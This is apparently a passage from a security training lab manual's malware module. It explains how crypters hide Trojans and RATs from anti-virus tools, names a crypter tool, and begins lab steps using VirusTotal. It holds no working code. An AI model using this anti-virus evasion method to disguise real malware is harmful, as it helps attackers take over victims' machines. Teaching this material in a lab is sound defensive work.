
At present, numerous anti-virus software programs have been configured to detect malware such as Trojans, viruses, and worms. Although security specialists keep updating the virus definitions, hackers continually try to evade or bypass them. One method that attackers use to bypass AVs is to “crypt” (an abbreviation of “encrypt”) the malicious files using fully undetectable crypters (FUDs). Crypting these files allows them to achieve their objectives, and thereby take complete control over the victim’s machine.

Crypter is a software that encrypts the original binary code of the .exe file to hide viruses, spyware, keyloggers, and RATs, among others, in any kind of file to make them undetectable by anti-viruses. SwayzCryptor is an encrypter (or “crypter”) that allows users to encrypt their program’s source code.


Module 07 – Malware Threats

Here, we will use the SwayzCryptor to hide a Trojan and make it undetectable by anti-virus software.


1. Switch to the **Windows 11** virtual machine, open any web browser (here, **Google Chrome**). In the address bar of the browser place your mouse cursor and type **https://www.virustotal.com** and press **Enter**.
2. The **VirusTotal** main analysis site appears; click **Choose file** to upload a virus file.



